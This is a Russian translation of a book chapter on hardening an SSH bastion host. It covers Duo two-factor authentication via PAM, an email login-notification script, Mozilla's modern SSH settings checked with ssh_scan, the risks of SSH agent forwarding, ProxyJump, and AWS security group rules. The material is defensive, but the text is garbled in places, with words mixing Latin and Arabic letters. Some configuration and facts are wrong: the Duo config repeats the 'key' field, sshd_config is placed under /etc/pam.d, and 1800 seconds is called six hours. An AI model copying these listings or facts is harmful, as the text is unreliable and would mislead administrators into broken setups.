Перейдите по <https://duosecurity.com/> и зарегистрируйтесь, чтобы создать имя пользователя и пароль (Duo Security предоставляет бесплатный уровень, поэтому вы сможете экспериментировать, не неся расходов). После входа в систему создайте новое Unix-приложение на панели управления на сайте. Вам будут предоставлены три вещи: ключ интеграции, закрытый ключ и конечная точка API (рис. 4.6). Они понадобятся при настройке бастиона.




Рис. 4.6. После создания Unix-приложения на панели управления Duo Security предоставляются интеграционный ключ, закрытый ключ и имя узла API

Настройка Duo для SSH на Ubuntu выполняется за четыре шага.

1. Установите библиотеку PAM Duo.
2. Настройте внедрение параметров и закрытого ключа.
3. Запросите Duo-аутентификацию в PAM.
4. Настройте фоновый SSH для поддержки аутентификации по вторичному фактору.

Подробнее о PAM

Встраиваемые модули аутентификации (pluggable authentication modules, PAM) — это стандартный фреймворк для аутентификации пользователей в системах Linux и Unix. Системные приложения могут использовать PAM для перенаправления фазы аутентификации, вместо того чтобы делать это самостоятельно. Это мощный, сложный, модульный фреймворк, используемый для внедрения многофакторной аутентификации, обслуживания прав доступа или управления идентификацией с помощью внешних каталогов (LDAP, Active Directory, Kerberos и т. д.). В большинстве Linux-систем их конфигурации находятся в `/etc/pam.d`.

В листинге 4.23 показан шаг 1 — установка `libpam-duo`. В Ubuntu 16.04 есть стандартный пакет для интеграции Duo, но вы можете собрать его сами, если у вас другой дистрибутив (<https://duo.com/docs/duounix>).

Листинг 4.23. Установка Duo Security на Ubuntu 16.04

```
$ sudo apt install libpam-duo
```


Пакет `libpam-duo` помещает пустой конфигурационный файл в `/etc/security/pam_duo.conf` (листинг 4.24). Укажите в нем интеграционный параметр, предоставленный панелью управления Duo.

Листинг 4.24. Настройка Duo Security в файле `/etc/security/pam_duo.conf`

```
[duo]
key = DIKQB6AKQSASOIQ93OI28AL
key = cQDaacNHMF9vp1D6nsud2Qx9J7v2sVMK040xCC+
host = api-0027aef2.duosecurity.com
pushinfo = yes
```

Интеграционный ключ Duo

Закрывает ключ Duo

Узел API в Duo

Отправляет команду для Duo-аутентификации push-сообщением

Пакет `libpam-duo` также устанавливает PAM-библиотеку, предназначенную для обработки аутентификации по вторичному фактору с Duo Security. Конфигурация SSH находится в `/etc/pam.d/sshd` и по умолчанию обеспечивает базовой парольной аутентификацией Unix. В листинге 4.25 показано, как перенастроить PAM-конфигурацию SSHD, чтобы Duo-аутентификация требовалась по умолчанию.

Листинг 4.25. Настройка `/etc/pam.d/sshd` для того, чтобы требовалась Duo-аутентификация по вторичному фактору

```
#@include common-auth
auth [success=1 default=ignore] pam_duo.so
auth requisite pam_deny.so
auth required pam_permit.so
```

Отключает стандартную Unix-аутентификацию

Требует Duo-аутентификацию

Заметьте, что PAM-конфигурация различается в разных дистрибутивах Linux. Вы должны обратиться к руководству и документации Duo, если не пользуетесь Ubuntu.

И наконец, четвертый шаг конфигурации связан с самим фоновым SSH. Сначала вы требуете аутентификацию по открытому ключу и отключаете аутентификацию по паролю. Затем включаете аутентификацию с клавиатурным вводом и поддержку PAM. Это активизирует конфигурацию Duo, но не обеспечит ее выполнение. Последнее реализуется с помощью параметров `AuthenticationMethods`, которым сначала требуется аутентификация по открытому ключу, а затем аутентификация с клавиатурным вводом через PAM (листинг 4.26).

Листинг 4.26. Настройка `/etc/pam.d/sshd_config` для двухфакторной аутентификации

```
PubkeyAuthentication yes
PasswordAuthentication no
KbdInteractiveAuthentication yes
UsePAM yes
UseLogin no
AuthenticationMethods publickey,keyboard-interactive:pam
```

Перезагрузка SSHD-сервиса завершит настройку. Попытка Сэм соединиться с бастеоном возвращает сообщение, которое просит ее зарегистрироваться в Duo (листинг 4.27).

Листинг 4.27. Первое соединение Сэм запрашивает регистрацию в Duo Security

```
$ ssh -i .ssh/id_rsa_ulfr_2018-02-31 sam@52.91.225.2
Authenticated with partial success.
Please enroll at https://api-00526ae6.duosecurity.com/
portal?code=4f0d825b62eec49e&akey=DA4VU06OLPYJ6SICSEQF
```

Регистрироваться нужно с мобильного устройства.

Такое сообщение будет видимо, пока пользователь не зарегистрирует устройство с помощью Duo Security. Чтобы сделать это, Сэм нужно на мобильном устройстве перейти по URL-адресу, предоставленному в консоли, создать аккаунт в Duo и установить приложение. Заметьте, что имя пользователя в Duo должно совпадать с именем пользователя в Unix, значит, в обоих случаях следует указать *sam*.

После успешной регистрации Сэм отображается меню для выбора метода аутентификации (листинг 4.28).

Листинг 4.28. SSH-окно с вторичным фактором, предоставленным Duo Security

```
$ ssh -i .ssh/id_rsa_ulfr_2018-02-31 sam@52.91.225.2
Authenticated with partial success.
Duo two-factor login for sam
```

Enter a passcode or select one of the following options:

1. Duo Push to XXX-XXX-7061
2. Phone call to XXX-XXX-7061
3. SMS passcodes to XXX-XXX-7061 (next code starts with: 1)

Passcode or option (1-3): 1

Success. Logging you in...

Как видите, в Duo по умолчанию активна как push-, так и обычная телефонная аутентификация. Такие настройки можно регулировать, как и многие другие, на панели управления в сервисе. Выбрав 1, Сэм станет получать на свой телефон push-уведомление, в котором будет содержаться подробная информация о происхождении события (рис. 4.7).

Внедрив аутентификацию по вторичному фактору в хост-бастеон, вы значительно усилили защиту основной входной точки в инфраструктуру. Эта реализация основана на SSH, но такие же принципы применимы ко многим другим типам точек доступа, таким как VPN и веб-интерфейсы, и даже могут использоваться для защиты корневого доступа к системным аккаунтам.

Вы можете еще усилить защиту, высылая уведомления тогда, когда запрашивается доступ к бастеону. Об этом говорится в следующем разделе.




Рис. 4.7. Push-уведомление, полученное от Duo, содержит информацию о происхождении события, такую как IP-адреса пользователя и целевого сервера

4.3.4. Отправка уведомлений о доступе

Большинство поставщиков, предоставляющих сервисы безопасности, например возможность многофакторной аутентификации, сохраняют подробные журналы о принятых и отклоненных действиях. Это прекрасный ресурс для проверки журналов и преобразования их в уведомления.

Более типичный подход — отправлять журналы в одно место и там же запускать оповещения. SSH-журналы записываются в файл `/var/log/auth.log` (в Debian-системах) или `/var/log/secure` (в системах Red Hat) и содержат идентификацию

пользовательского соединения. Конвейер журналирования должен быть способен наблюдать за этими журналами, а также направлять уведомления в соответствующие каналы. Более подробно мы обсудим конвейеры журналирования в главе 7.

Третий подход использует PAM для запуска сценария уведомления в качестве части процесса аутентификации. Преимущество этого метода заключается в его полной автономии по отношению к остальной инфраструктуре. Он легко реализуется и подходит для различных типов уведомлений.

Настроить PAM для отправки уведомлений можно, изменив лишь одну строчку в конфигурации SSHD PAM. Вам нужно только добавить инструкции, показанные в листинге 4.29, которые вызовут исполнение сценария, расположенного по пути `/etc/ssh/notify.sh`, в качестве составляющей процесса журналирования.

Листинг 4.29. Настройка `/etc/pam.d/ssh` для отправки уведомлений о входе в систему

```
session optional pam_exec.so seteuid /etc/ssh/notify.sh
```

Сценарий сам по себе довольно прост: PAM хранит имя пользователя, проходящего авторизацию, в переменной среды `PAM_USER`, а источник соединения хранится в `PAM_RHOST`. Вы используете эту информацию для того, чтобы составить адрес электронной почты. Для полноты картины добавьте также историю прошлых входов и последние журналы аутентификации. Сценарий (листинг 4.30) применяет временной фильтр, чтобы избежать отправки уведомления в рабочее время, что уменьшает для администраторов количество издаваемого шума, но в то же время значительно ослабляет защищенность механизма. Задействуйте весь свой здравый смысл перед тем, как включать этот фильтр.

Листинг 4.30. Сценарий уведомлений, расположенный в файле `/etc/ssh/notify.sh`

```
#!/bin/bash

if [[ "$(date +%u)" -lt 5 && \
    "$(date +%H)" -gt 8 && \
    "$(date +%H)" -lt 18 ]]; then
    exit 0
fi

if [ "$PAM_TYPE" != "close_session" ]; then
    subject="SSH Login: $PAM_USER logged into $(hostname) from $PAM_RHOST"
    mailx -r "bastion@securing-devops.com" \
        -s "SSH Login: $PAM_USER logged into $(hostname) from $PAM_RHOST" \
        "$PAM_USER@securing-devops.com" << EOF
    Last logins on $(hostname)
    -----
    $(last -w -l)

    Most recent auth.log
    -----
    $(tail /var/log/auth.log)
EOF
fi
```

Уведомление фильтрации для отправки электронной почты только во время рабочих часов (от 1 до 5) и между рабочими часами (08:00–18:00)

После запуска сценария уведомления вышлет администратору сообщение, аналогичное показанному на рис. 4.8. Отправка сообщения из бастiona потребует настройки на локальном узле SMTP, что я предоставлю читателю в качестве тренинга (Postfix — прекрасный инструмент, также вы могли бы воспользоваться Amazon SES).




Рис. 4.8. Образец e-mail-уведомления, отправленного администраторам после подключения Сэм к бастию

В течение нескольких минут вы можете запустить простую систему уведомлений, которая будет отлавливать подозрительные запросы на доступ. Она не защитит от настойчивого атакующего, который готовится к взлому неделями, но выявит аномалии, на которые вам стоит взглянуть. Если у вас недостаточно времени, чтобы воплощать более сложные решения, это будет прекрасным началом. Постепенно с усилением мер безопасности можно сменить ее на оповещения, отправляемые из вашего конвейера журналирования или получаемые от третьей стороны, что увеличит показатели надежности.

Перед завершением раздела об SSH и перенастройке ваших групп безопасности коротко поговорим о наилучших примерах использования клиентов и серверов и о том, как тестировать их реализацию.

4.3.5. Рассуждения о группах безопасности

Ранее упоминалось о том, что SSH по умолчанию поставляется с некоторыми параметрами конфигурации безопасности. Немногие из администраторов задумываются о том, чтобы менять эти параметры, полагая, что применение SSH избавляет от уязвимостей. В этом разделе мы обсудим проблемы, свойственные установке SSH, и то, как их можно исправить, задав точные параметры как на стороне сервера, так и на стороне клиента.

Начнем с оценки безопасности конфигурации бастиона с помощью консольного сканера. Один такой сканер можно найти по адресу https://github.com/mozilla/ssh_scan. Сканер можно запустить из Docker-контейнера (листинг 4.31).

Листинг 4.31. Установка и выполнение Docker-контейнера `ssh_scan` в бастионе

```
$ docker pull mozilla/ssh_scan
$ docker run -it mozilla/ssh_scan /app/bin/ssh_scan \
-t 52.91.225.2 \
-P config/policies/mozilla_modern.yml
```

Получает контейнер из Docker Hub

Выполняет контейнер

Применяет политику Mozilla modern

Направляет сканер на IP бастиона

Результатом сканирования будет большое количество информации о параметрах, поддерживаемых SSH-сервером бастиона, мы обсудим, как настраивать эти параметры, в следующем разделе. Сосредоточьтесь на результатах совместимости: они дают подсказки о проблемах в текущей конфигурации и ссылаются на рекомендации Mozilla modern по SSH (листинг 4.32).

Листинг 4.32. SSH-конфигурация не соответствует правилам Mozilla modern

```
{
  "compliance": {
    "policy": "Mozilla Modern",
    "compliant": false,
    "recommendations": [
      "Remove these Key Exchange Algos: diffie-hellman-group14-sha1",
      "Remove these MAC Algos: umac-64-etm@openssh.com, hmac-sha1-etm@openssh.com, umac-64@openssh.com, hmac-sha1"
    ],
    "references": [
      "https://wiki.mozilla.org/Security/Guidelines/OpenSSH"
    ]
  }
}
```

Давайте погрузимся в конфигурацию SSH и сделаем бастион соответствующим правилам Mozilla modern.

Конфигурация modern SSHD

Как и любой другой программе, которая активно использовалась десятилетиями, OpenSSH приходится обеспечивать совместимость с другими клиентами. По этой причине установка OpenSSH поддерживает большой ряд криптографических алгоритмов, один безопаснее другого.

Конфигурация сервера в `/etc/ssh/sshd_config` способна ограничить алгоритмы, предложенные SSH-сервером, и усилить защиту. Вы редко увидите параметры, используемые по умолчанию, так как они ограничивают количество SSH-клиентов, которые могут соединиться с сервером. Но если вы знаете, что ваши клиенты поддерживают современные протоколы (или обеспечиваете это), то с ограничением алгоритмов трудностей не возникнет.

Руководства по OpenSSH компании Mozilla содержат современный шаблон конфигурации для SSHD: <https://ru.wikipedia.org/wiki/OpenSSH>. Параметры должны сменить существующую конфигурацию в `/etc/ssh/sshd_config` в соответствующих местах так, как сделано в листинге 4.33.

Листинг 4.33. Применение современной конфигурации от Mozilla в SSHD-конфигурации бастiona

```
# Supported HostKey algorithms by order of preference.
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key

# Supported Key Exchange algorithms
KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,
               ecdh-sha2-nistp384,ecdh-sha2-nistp256,
               diffie-hellman-group-exchange-sha256

# Supported encryption algorithms
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,
        aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr

# Supported Messages Authentication Code algorithms
MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,
     umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,
     umac-128@openssh.com

# LogLevel VERBOSE logs user's key fingerprint on login and
# provides a reliable audit log of keys used to log in.
LogLevel VERBOSE

# Log sftp level file access (read/write/etc.)
Subsystem sftp /usr/lib/ssh/sftp-server -f AUTHPRIV -l INFO

# Root login is not allowed for auditing reasons, Operators must use "sudo"
PermitRootLogin No

# Use kernel sandbox mechanisms where possible in unprivileged processes
UsePrivilegeSeparation sandbox
```

Перезапустите SSHD-сервис после определения этих параметров и соединитесь от имени клиента с помощью флага `-v`, чтобы отобразить отладочную информацию. Вы должны убедиться в том, что все клиенты могут использовать современную версию OpenSSH (новее, чем 6.7), чтобы можно было пытаться установить соединение с помощью одного из этих алгоритмов. Если соединение устанавливается успешно, то в отладочной информации от клиента будет показан обмен ключами, подобный приведенному в листинге 4.34.

Листинг 4.34. SSH-журналы, демонстрирующие применение современных алгоритмов

```
$ ssh -i .ssh/id_rsa_sam_2018-02-31 sam@52.91.225.2 -v
[...]  
debug1: kex: algorithm: curve25519-sha256@libssh.org  
debug1: kex: host key algorithm: ecdsa-sha2-nistp256  
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC:  
    <implicit> compression: none  
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC:  
    <implicit> compression: none  
[...]
```

Теперь, когда конфигурация готова, можете снова запустить инструмент `ssh_scan`, чтобы проверить соответствие конфигурации бастiona руководствам Mozilla, как показано в листинге 4.35. Обратите внимание на то, что флаг `-u` указывает `ssh_scan` на завершение операции с ненулевым кодом, если конфигурация не соответствует руководствам.

Листинг 4.35. `ssh_scan`, используемый с флагом `-u`, возвращает нуль, если обнаруживается соответствие руководствам

```
$ docker run -it mozilla/ssh_scan /app/bin/ssh_scan \  
-t 52.91.225.2 -P config/policies/mozilla_modern.yml -u  
$ echo $?  
0
```

Выходной код `0` указывает на то, что теперь все согласовано. Было бы здорово запускать это сканирование в качестве части процесса развертывания. Но, к сожалению, выполнить Docker-контейнер `ssh_scan` внутри Docker-контейнера `deployer` без затруднений не получится (для выполнения Docker внутри Docker потребуется магия, которая выходит за рамки этой книги). Тем не менее вам не трудно будет выполнить это тестирование из других узлов, например из системы наблюдения.

Конфигурация клиента modern SSH

Ограничения алгоритмов, которые можно применить на SSH-сервере, таким же образом можно использовать и на стороне клиента. У администраторов в таком случае появится прекрасный способ убедиться в том, что клиент всегда предоставляет надежные параметры соединения. И опять же следуйте руководствам Mozilla modern и используйте конфигурацию из листинга 4.36 в `/home/sam/.ssh/config`.

Листинг 4.36. Конфигурация Mozilla modern на SSH-клиенте администратора

```
# Ensure KnownHosts are unreadable if leaked
# making it harder to know which hosts your keys have access to
HashKnownHosts yes

# Host keys the client accepts - order here is honored by OpenSSH
HostKeyAlgorithms    ssh-ed25519-cert-v01@openssh.com,
                    ssh-rsa-cert-v01@openssh.com,
                    ssh-ed25519,ssh-rsa,
                    ecdsa-sha2-nistp521-cert-v01@openssh.com,
                    ecdsa-sha2-nistp384-cert-v01@openssh.com,
                    ecdsa-sha2-nistp256-cert-v01@openssh.com,
                    ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,
                    ecdsa-sha2-nistp256

KexAlgorithms        curve25519-sha256@libssh.org,ecdh-sha2-nistp521,
                    ecdh-sha2-nistp384,ecdh-sha2-nistp256,
                    diffie-hellman-group-exchange-sha256

MACs                 hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,
                    umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,
                    umac-128@openssh.com

Ciphers              chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,
                    aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
```

Эти параметры на сторонах клиента и сервера обеспечат надежную криптографию для защиты SSH-канала.

Понимание криптографии

Криптография является самостоятельной отраслью в области информационной безопасности. Совершенствование навыков в этой сфере потребует многих лет изучения и практики, а совершить ошибки, которые подвергают сервисы рискам, не составляет труда.

Рассмотрим основные концепции шифрования каналов взаимодействий в главе 5, когда будем обсуждать HTTPS и TLS, что прольет немного света на эту сложную тему. А пока что для защиты своих сервисов вам стоит полагаться на хорошо зарекомендовавшие себя стандарты, такие как руководства Mozilla.

Администраторам важно быть в курсе всех проблем безопасности, связанных с криптографическими алгоритмами. Снова и снова просматривайте свою конфигурацию SSH, приводя ее в соответствие новейшим версиям проверенных стандартов, и все время старайтесь использовать современные параметры.

Защита от перехвата SSH-агента

SSH-агент — это самый полезный и опасный инструмент в SSH-инвентаре администраторов — резидентная программа, которая работает на локальной машине SSH-клиента и содержит дешифрованные закрытые ключи. Без SSH-агента пользователям придется вводить выражения закрытых ключей каждый раз, когда они запрашивают соединение с удаленным сервером, что очень скоро начинает утомлять. С помощью команды `ssh-add` пользователи однажды раскрывают свои ключи, загружают их в память агента и пользуются ими, пока он существует. Можно указать внешний параметр `-t`, чтобы обозначить определенный период их действия (листинг 4.37).

Листинг 4.37. `ssh-add` дешифрует и загружает закрытые ключи в SSH-агент на шесть часов

```
$ ssh-add -t 1800 ~/.ssh/id_rsa_sam_2018-02-31
```

Основное назначение агента — отправка данных для входа в систему по сети. Представьте, что вы хотите войти в приложение `invoicer` через бастيون с помощью `ssh`. Сначала вам потребуется выполнить `ssh`-вход в бастيون, а затем другое SSH-соединение с `invoicer`. Для второго соединения понадобится пара ключей, которой не существует в бастióне, но которая хранится на вашей локальной машине. Вы могли бы скопировать закрытый ключ в бастióн, но это огромный риск для безопасности. Перенаправление данных SSH-агентом (рис. 4.9) решает проблему, что позволяет провести второе соединение по туннелю через первое соединение и запросить аутентификацию из агента на машине пользователя.




Рис. 4.9. SSH-агент можно перенаправить через сервер, чтобы была возможность осуществлять запросы на аутентификацию (показаны серыми стрелками) на машине пользователя, не передавая закрытые ключи по сети

Форвардинг SSH-агента — это мощная техника, популярная у администраторов, но немногие знают о скрытой в ней угрозе безопасности: при форвардинге агента аутентификационные данные пользователя становятся открытыми для всех, кто имеет доступ к агенту. В итоге тот, кто обладает корневым доступом к хосту-бастióну, может получить доступ к агенту пользователя. Так происходит из-за того, что агент

создает Unix-сокеты в бастине, который позволяет последующим SSH-соединениям общаться с машиной пользователя. Unix-сокеты хранятся в переменной окружения `SSH_AUTH_SOCK` и доступен только пользователю (листинг 4.38), но, имея корневой доступ, можно достать идентификационные данные пользователя и получить доступ к сокету.

Листинг 4.38. Расположение и права доступа сокета SSH-агента в бастине

```
$ echo $SSH_AUTH_SOCK
/tmp/ssh-aUoLbn8rF9/agent.15266

$ ls -al /tmp/ssh-aUoLbn8rF9/agent.15266
srwxrwxr-x 1 sam sam 0 Sep 3 14:44 /tmp/ssh-aUoLbn8rF9/agent.15266
```

В таком случае стоит быть осторожнее с применением этого агента: используйте его лишь при необходимости и на надежных инструментах. На практике это означает отключение агента по умолчанию и либо использование параметра `-A` в командной строке при соединении с сервером, либо включение его на отдельных узлах. В листинге 4.39 показана конфигурация, которая включает агент только для хоста-бастiona.

Листинг 4.39. Отключение SSH-агента по умолчанию с исключением для бастiona

```
Host *
    ForwardAgent no
Host bastion.securing-devops.com
    ForwardAgent yes
```

Лично я предпочитаю отключать агент полностью и использовать флаг `-A` в командной строке, когда агент нужно применять. Это немного более утомительное занятие, но если вы редко пользуетесь jump-хостами, то получите более надежную защиту, чем при постоянном перенаправлении.

Лучший вариант — ProxyJump

Если вы применяете современную версию OpenSSH (начиная с версии 7.3), то ProxyJump предоставит безопасную альтернативу форвардингу SSH-агента. Вы можете пользоваться ProxyJump из командной строки с помощью флага `-J`:

```
$ ssh -J bastion.securing-devops.com target-server.securing-devops.com
```

Также можете определить конфигурационный файл, который автоматически использует ProxyJump для любого узла под доменом `securing-devops.com`, следующим образом:

```
Host *.securing-devops.com
    ProxyJump bastion.securing-devops.com
```

Поскольку ProxyJump не раскрывает сокет для промежуточных узлов, он не подвержен тем же уязвимостям, что и SSH-агент. Отдайте ему предпочтение, если ваша инфраструктура поддерживает современный SSH.


На этом мы завершаем обзор SSH-защиты. Ваш бастион теперь имеет наилучшую конфигурацию и готов стать входной точкой для инфраструктуры. В следующем разделе вернемся к управлению сетевым доступом для предотвращения прямого доступа к инфраструктуре `invoicer` и направления всего трафика через бастион.

4.3.6. Открытие доступа для групп безопасности

Возвратившись к рис. 4.4, где раскрывается стратегия групп безопасности для хоста-бастиона, мы понимаем, что теперь нам нужно открыть SSH-доступ из бастиона к группе безопасности `invoicer`, а также доступ PostgreSQL из бастиона к базе данных. Начнем с определения этих правил в тестах `pineapple`, которые вы написали в разделе 4.2, чтобы проверять текущее состояние своих групп (листинг 4.40).

Листинг 4.40. Конфигурация `pineapple` для проверки доступа бастиона к `Invoicer`

rules:

- src: 0.0.0.0/0
dst: load-balancer
dport: 443
 - src: load-balancer
dst: application
dport: 80
 - src: application
dst: database
dport: 5432
 - src: bastion
dst: application
dport: 22
 - src: bastion
dst: database
dport: 5432
- 
- The diagram shows two horizontal lines representing servers. The top line is labeled 'Доступ бастиона к серверам приложения Invoicer' and has a vertical line connecting to the 'application' destination of the rule above. The bottom line is labeled 'Доступ бастиона к базе данных Invoicer' and has a vertical line connecting to the 'database' destination of the rule above.

Сам бастион определен как `environment-name: invoicer-bastion tag`, что показано в листинге 4.41.

Листинг 4.41. Определение компонента бастиона в `pineapple`

components:

- name: bastion
type: ec2
tag:
 - key: environment-name
 - value: invoicer-bastion

Добавьте эту конфигурацию в тесты групп безопасности `deployer` и запустите их, чтобы проверить текущее состояние своих групп. Как показано в листинге 4.42, тесты будут провалены, так как вы еще не открыли необходимые группы безопасности.

Листинг 4.42. Проваленные тесты: группы безопасности не позволяют `invoicer` установить соединение

```
2016/09/03 12:16:48 building map of security groups for all 4 components
2016/09/03 12:16:51 "awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5" matches tags
    elasticbeanstalk:environment-name:invoicer-api
2016/09/03 12:16:52 "i-7bdad5fc" matches tags elasticbeanstalk:environmentname:
    invoicer-api
2016/09/03 12:16:54 "arn:aws:rds:us-east-1:927034868273:db:invoic
    er201605211320" matches tags environment-name:invoicer-api
2016/09/03 12:16:55 "i-046acd35" matches tags environment-name:invoicerbastion
2016/09/03 12:16:55 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/09/03 12:16:55 rule 1 between "load-balancer" and "application" was found
2016/09/03 12:16:55 rule 2 between "application" and "database" was found
2016/09/03 12:16:55 FAILURE: rule 3 between "bastion" and "application" was NOT
found
```

У вас уже есть идентификаторы, необходимые для раскрытия групп безопасности приложения и бастiona для `invoicer`. В листинге 4.43 выполняются две команды, необходимые для реализации этих правил.

Листинг 4.43. Раскрытие групп безопасности RDS и EC2 для бастiona

```
$ aws ec2 authorize-security-group-ingress \
--group-id sg-6ec86f15 \
--source-group sg-f14ff48b \
--protocol tcp --port 22

$ aws ec2 authorize-security-group-ingress \
--group-id sg-35ca6d4e \
--source-group sg-f14ff48b \
--protocol tcp --port 5432
```

Идентификатор группы безопасности EC2 с `invoicer`

Идентификатор группы безопасности бастiona

Наделяет правами доступа SSH-порт на EC2 с `invoicer`

Идентификатор группы безопасности RDS

Идентификатор группы безопасности бастiona

Наделяет правами доступа PostgreSQL-порт на базе данных RDS

Теперь эти правила на своих местах, и вы можете перезапустить тест `pineapple` и проверить состояние конфигурации (листинг 4.44).

Листинг 4.44. Все тесты `pineapple` проходят успешно, так как задействованы правила для бастiona

```
2016/09/03 12:39:26 rule 3 between "bastion" and "application" was found
2016/09/03 12:39:26 rule 4 between "bastion" and "database" was found
```

Этим мы завершаем раздел, посвященный хостам-бастионам и SSH. Я не могу описать словами, насколько важна хорошая стратегия бастиона для безопасности инфраструктуры. Постоянно защищать одну точку доступа намного легче, чем обеспечивать целостность множества систем, напрямую доступных по сети. Потратьте некоторое время на создание собственных бастионов, настолько безопасных и мощных, насколько это возможно. Направляйте важные права доступа через туннели — это спасет вас от некоторых проблем в дальнейшей работе.

